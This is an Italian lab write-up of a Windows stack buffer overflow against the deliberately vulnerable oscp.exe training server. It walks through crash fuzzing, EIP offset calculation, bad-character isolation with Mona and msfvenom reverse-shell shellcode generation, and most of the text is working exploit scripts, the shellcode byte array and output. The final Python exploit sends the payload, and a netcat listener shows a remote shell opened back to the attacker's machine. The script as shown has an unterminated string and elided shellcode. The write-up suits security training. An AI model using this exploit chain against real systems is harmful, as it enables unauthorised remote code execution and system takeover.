Build Week 3


Extra 2

LANDA

TRACKER SPA

Provocare un crash per confermare la vulnerabilità di Buffer Overflow (BoF)


Dopo aver avviato Immunity Debugger e caricato il file oscp.exe, ho eseguito il programma per iniziare l'analisi.




Successivamente, dalla mia macchina **Kali Linux**, mi sono collegato al servizio in ascolto sulla macchina Windows tramite il comando:

- nc 192.168.1.10 1337


Una volta stabilita la connessione, ho digitato il comando **HELP** nel terminale per ottenere la lista delle funzionalità disponibili. Tra queste, erano elencate diverse opzioni di tipo **OVERFLOW**, ciascuna potenzialmente vulnerabile e utile per testare exploit buffer overflow.



Dopo aver selezionato il comando OVERFLOW2 tramite la connessione Netcat, ho inviato un payload composto da **6000 caratteri** per testare la presenza di una vulnerabilità di **buffer overflow**.



Nel **Immunity Debugger**, la finestra **Registers** ha confermato il **crash dell'applicazione**: i registri principali (come EIP ed ESP) sono stati sovrascritti dal nostro input, segnalando chiaramente che il programma non ha gestito correttamente il flusso di dati ricevuto. Questo comportamento è indicativo di una condizione di overflow, e rappresenta un punto di partenza per lo sviluppo di un exploit mirato.




Trovare offsets per sovrascrivere EIP e determinare dove punta ESP

Per individuare con precisione l'**offset** necessario alla costruzione dell'exploit, ho generato un pattern univoco tramite lo script di Metasploit:


- *msf-pattern_create -l 1000*

Questo pattern, lungo **1000 caratteri**, è stato progettato per tracciare la posizione esatta in cui il registro **EIP** viene sovrascritto durante il crash dell'applicazione. Una volta inviato al servizio vulnerabile, il valore risultante in EIP potrà essere analizzato per calcolare l'offset corretto tramite msf-pattern_offset.



Il crash risultante, osservabile in **Immunity Debugger**, mi ha permesso di analizzare il contenuto dell'**EIP (valore esadecimale)** ed **ESP (primi 4 caratteri dell'ASCII)** per determinare l'**offset** corretto per il controllo del flusso di esecuzione.

Per calcolare l'**offset** corretto, è necessario convertire il valore esadecimale dell'**EIP** in formato **ASCII**. Questo ci permette di individuare la posizione esatta del pattern all'interno del registro.
Utilizziamo Python per effettuare la conversione:



Il risultato sarà una sequenza di 4 caratteri ASCII (**v1Av**), che potremo poi inserire nel comando pattern_offset.rb per determinare l'offset preciso:

- L'offset di **EIP** è **634**
- L'offset di **ESP** è **638**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 2Av3
[*] Exact match at offset 638

┌──(kali㉿kali)-[~/Desktop]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q v1Av
[*] Exact match at offset 634
```

Infine, ho preparato una **Proof of Concept (PoC)** in Python: uno script che stabilisce una connessione al server vulnerabile e invia un **payload mirato**.
Questo payload ha un duplice scopo:

- **Provocare il crash dell'applicazione**, confermando la presenza della vulnerabilità.
- **Verificare la correttezza dell'offset calcolato**, dimostrando che il controllo del registro **EIP** è effettivamente possibile.

Lo script rappresenta il primo passo concreto verso la costruzione dell'exploit, fungendo da test iniziale per la manipolazione del flusso di esecuzione.


```python
#!/usr/bin/env python3
import socket
#Valori aggiornati per il nuovo laboratorio
ip = "192.168.1.10"  # IP TARGET
port = 1337
timeout = 5

offset = 634 #L'offset EIP


payload = b'A' * offset + b'\x42\x42\x42\x42' + b'C' * 16 # Payload mirato su EIP per confermare il calcolo

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(timeout)
    print("Connessione in corso a {}:{}".format(ip, port))
    s.connect((ip, port))
    s.recv(1024)


    print("Invio del payload...")
    s.send(b"OVERFLOW2 " + payload)  # Invia il comando e il payload corretto

    s.recv(1024)
    s.close()
    print("Payload inviato con successo!")

except Exception as e:
    print("Errore durante l'esecuzione dello script: {}".format(e))
```

Dopo aver stabilito la connessione al servizio vulnerabile tramite:

- *nc 192.168.1.10 1337*

ho eseguito lo script Python con il payload costruito sull'offset calcolato, Immunity Debugger ha confermato il successo dell'operazione: il registro EIP è stato sovrascritto con il valore previsto e anche ESP ha mostrato il contenuto previsto, segnalando che il buffer è stato manipolato correttamente.

Questo conferma che l'**offset calcolato è preciso** e che abbiamo ottenuto il controllo sul flusso di esecuzione, condizione fondamentale per proseguire con lo sviluppo dell'exploit.



Identificare i 'badchar' (caratteri che corrompono il payload).

Dopo aver eseguito lo script Python, utilizziamo Mona per confrontare il bytearray di riferimento con i dati effettivamente presenti in memoria all'indirizzo puntato da **ESP(634)**.

Nota: lo script presente contiene già i badchars rilevati

```python
#!/usr/bin/env python3
import socket


ip = "192.168.1.10"
port = 1337
timeout = 5


ignore_chars = {b"\x00", b"\x23", b"\x3c", b"\x83", b"\xba"}


badchars_bytes = b""
for i in range(256):
    char_byte = bytes([i])
    if char_byte not in ignore_chars:
        badchars_bytes += char_byte

offset_eip = 634
eip_placeholder = b"BBBB"

payload = b"A" * offset_eip + eip_placeholder + badchars_bytes

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)

s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```


Durante l'analisi, Mona evidenzia la presenza di **diversi badchar consecutivi**. Questo comportamento non è insolito: un singolo badchar può corrompere anche i byte successivi, rendendoli irriconoscibili, pur essendo validi in condizioni normali.

Per identificare con precisione i **badchar reali**, adottiamo un approccio **iterativo**:

- In ogni ciclo, aggiungiamo alla lista ***!mona bytearray*** **-b " "** il **primo badchar rilevato.**
- Rigeneriamo il bytearray escludendo i caratteri già identificati.
- Inviamo il nuovo payload e ripetiamo il confronto con la memoria.

Questo processo viene ripetuto fino a quando il contenuto in memoria corrisponde perfettamente al bytearray di riferimento, segnalando che tutti i badchar sono stati correttamente isolati.
Al termine dell'analisi, Mona conferma che i **badchar effettivi** per questo binario sono:

- *x00*
- *x23*
- *x3c*
- *x83*
- *xba*



Generare lo shellcode (payload) evitando i badchar.

Per generare lo **shellcode** evitando i caratteri problematici (**badchar**), utilizziamo **msfvenom**, lo strumento integrato nel framework Metasploit. Il comando è il seguente:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.11
LPORT=1234 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f python
```

- ***-p windows/shell_reverse_tcp***: specifica il payload da generare.
- **LHOST** e **LPORT**: definiscono l'indirizzo IP e la porta su cui ricevere la connessione inversa.
- **EXITFUNC=thread**: garantisce una chiusura pulita del payload.
- **-b**: indica i badchar da escludere.
- **-f python**: formatta l'output come array di byte Python, pronto per essere integrato nello script.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.11 LPORT=1234 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f
python
```

Una volta eseguito il comando, otterremo lo **shellcode** in formato Python, privo dei caratteri che causerebbero corruzione o malfunzionamenti nel buffer.

```
Final size of python file: 1753 bytes
buf =  b""
buf += b"\xfc\xbb\x93\x50\x9b\xe0\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\x6f\xb8\x19\xe0\x8f\x39\x7e\x68\x6a\x08\xbe"
buf += b"\x0e\xff\x3b\x0e\x44\xad\xb7\xe5\x08\x45\x43\x8b"
buf += b"\x84\x6a\xe4\x26\xf3\x45\xf5\x1b\xc7\xc4\x75\x66"
buf += b"\x14\x26\x47\xa9\x69\x27\x80\xd4\x80\x75\x59\x92"
buf += b"\x37\x69\xee\xee\x8b\x02\xbc\xff\x8b\xf7\x75\x01"
buf += b"\xbd\xa6\x0e\x58\x1d\x49\xc2\xd0\x14\x51\x07\xdc"
buf += b"\xef\xea\xf3\xaa\xf1\x3a\xca\x53\x5d\x03\xe2\xa1"
buf += b"\x9f\x44\xc5\x59\xea\xbc\x35\xe7\xed\x7b\x47\x33"
buf += b"\x7b\x9f\xef\xb0\xdb\x7b\x11\x14\xbd\x08\x1d\xd1"
buf += b"\xc9\x56\x02\xe4\x1e\xed\x3e\x6d\xa1\x21\xb7\x35"
buf += b"\x86\xe5\x93\xee\xa7\xbc\x79\x40\xd7\xde\x21\x3d"
buf += b"\x7d\x95\xcc\x2a\x0c\xf4\x98\x9f\x3d\x06\x59\x88"
buf += b"\x36\x75\x6b\x17\xed\x11\xc7\xd0\x2b\xe6\x28\xcb"
buf += b"\x8c\x78\xd7\xf4\xec\x51\x1c\xa0\xbc\xc9\xb5\xc9"
buf += b"\x56\x09\x39\x1c\xf8\x59\x95\xcf\xb9\x09\x55\xa0"
buf += b"\x51\x43\x5a\x9f\x42\x6c\xb0\x88\xe9\x97\x53\x77"
buf += b"\x45\x96\xa8\x1f\x94\x98\xaa\x0d\x11\x7e\xd8\xa1"
buf += b"\x74\x29\x75\x5b\xdd\xa1\xe4\xa4\xcb\xcc\x27\x2e"
buf += b"\xf8\x31\xe9\xc7\x75\x21\x9e\x27\xc0\x1b\x09\x37"
buf += b"\xfe\x33\xd5\xaa\x65\xc3\x90\xd6\x31\x94\xf5\x29"
buf += b"\x48\x70\xe8\x10\xe2\x66\xf1\xc5\xcd\x22\x2e\x36"
buf += b"\xd3\xab\xa3\x02\xf7\xbb\x7d\x8a\xb3\xef\xd1\xdd"
buf += b"\x6d\x59\x94\xb7\xdf\x33\x4e\x6b\xb6\xd3\x17\x47"
buf += b"\x09\xa5\x17\x82\xff\x49\xa9\x7b\x46\x76\x06\xec"
buf += b"\x4e\x0f\x7a\x8c\xb1\xda\x3e\xac\x53\xce\x4a\x45"
buf += b"\xca\x9b\xf6\x08\xed\x76\x34\x35\x6e\x72\xc5\xc2"
```

Trovare un gadget adatto (es. jmp esp) nel binario o nelle librerie senza ASLR e senza badchar


Per individuare un indirizzo eseguibile contenente l'istruzione JMP ESP, utilizziamo Mona con il seguente comando:

```
!mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"
```

- **-r esp**: cerca istruzioni JMP ESP, fondamentali per il redirezionamento del flusso di esecuzione.
- **-cpb**: indica i **badchar** da evitare nella ricerca, garantendo che l'indirizzo trovato sia utilizzabile nel payload.
- **Mona** esclude moduli con **ASLR** e **DEP** attivi, restituendo solo indirizzi affidabili e statici.

Il risultato sarà un **indirizzo di memoria valido**, privo di badchar e appartenente a un modulo sicuro, che potremo inserire nel nostro exploit per ottenere il controllo dell'esecuzione. L'indirizzo di memoria valido che utilizzeremo è:

- *0x625011af*



Costruire l'exploit finale: padding + indirizzo gadget (per EIP) + NOPs + shellcode (a partire dall'indirizzo puntato da ESP).

Dopo aver identificato l'offset corretto per il registro **EIP**, i badchar da evitare e un indirizzo valido per l'istruzione JMP ESP, possiamo finalmente costruire il **payload definitivo**. Questo exploit è composto da quattro sezioni fondamentali:

- **Padding (A)** Una sequenza di caratteri A (0x41) lunga quanto l'offset calcolato (634) per riempire il buffer fino al punto di sovrascrittura dell'EIP.
- **Indirizzo del Gadget (EIP)** Un indirizzo statico e privo di badchar che punta a un'istruzione JMP ESP, ottenuto tramite Mona. Questo valore viene inserito in formato little-endian (\xaf\x11\x50\x62 per 0x625011AF).
- **NOP Sled (B)** Una breve sequenza di istruzioni NOP (\x90) che crea un cuscinetto sicuro tra l'EIP e lo shellcode, facilitando l'atterraggio del flusso di esecuzione.
- **Shellcode (C)** Il payload generato con msfvenom, privo di badchar, che esegue una reverse shell o altra azione desiderata. Questo viene posizionato subito dopo i NOPs, in modo che venga eseguito a partire dall'indirizzo puntato da ESP.

```python
#!/usr/bin/env python3
import socket # Modulo per la comunicazione di rete
import struct # Modulo per convertire l'indirizzo EIP in byte


ip = "192.168.1.10"  # IP target
port = 1337          # Porta target
timeout = 5


offset_eip = 634 # Offset corretto
padding = b"A" * offset_eip # Sequenza di caratteri lunga quanto l'offset per riempire il buffer


try:
    jmp_esp_address = 0x625011af # Indirizzo di memoria dove sarà posizionata la shell
    eip = struct.pack('<I', jmp_esp_address) # Conversione dell'indirizzo in byte
    print(f"Indirizzo JMP ESP formattato: {eip}")
except struct.error:
    print("ERRORE: L'indirizzo JMP ESP non è valido.



nops = b"\x90" * 32 # Agisce da cuscinetto per aumentare le probabilità che il flusso di esecuzione salti
                    # con successo nella shellcode


buf =  b""
buf += b"\xfc\xbb\xb1\x8a\x1b\xa5\xeb\x0c\x5e\x56\x31\x1e"   # Shellcode codificata priva di badchars
buf += [CONTINUA ... ]
buf += b"\x30\x28\xca\xde\xbb"



payload = padding + eip + nops + buf # Assemblaggio del payload finale

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Creazione socket
    s.settimeout(timeout)
    print(f"Connessione a {ip}:{port} ... ")
    s.connect((ip, port))
    s.recv(1024) # Riceve il banner iniziale

    print("Invio del payload finale ... ") # Invio del payload che causa il buffer overflow.
    s.send(b"OVERFLOW2 " + payload)
    s.close()
    print("Payload inviato con successo! Controlla la tua shell.")
except Exception as e:
    print("error")
```

Il payload così costruito viene infine **trasmesso al servizio vulnerabile** attraverso una connessione **socket TCP**, stabilita dallo script Python. Questo invio consente di sfruttare la vulnerabilità individuata, sovrascrivendo il registro **EIP** con l'indirizzo del gadget JMP ESP, e avviando l'esecuzione dello **shellcode** a partire dall'area di memoria puntata da **ESP**.

In questo modo, il flusso di esecuzione viene dirottato con precisione, confermando la riuscita dell'exploit.

Ottenere la shell!

Avviamo un **listener Netcat** sulla macchina Kali per intercettare la connessione inversa generata dallo shellcode:

- nc -nvlp 1234

Successivamente, eseguiamo lo **script Python dell'exploit**, che invia il payload al servizio vulnerabile. Il risultato è un **successo completo**: la connessione viene stabilita, il controllo del flusso di esecuzione è confermato, e otteniamo una **shell attiva** sulla macchina target.

Questo segna il compimento dell'intero processo di exploit: dall'identificazione della vulnerabilità alla conquista del sistema remoto.

```
Welcome to OSCP Vulnerable Server! Enter HELP for help.

┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [192.168.1.11] from (UNKNOWN) [192.168.1.10] 49451
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 importexploit.py
Indirizzo JMP ESP formattato: b'\xaf\x11Pb'
Connessione a 192.168.1.10:1337 ...
Invio del payload finale ...
Payload inviato con successo! Controlla la tua shell.
```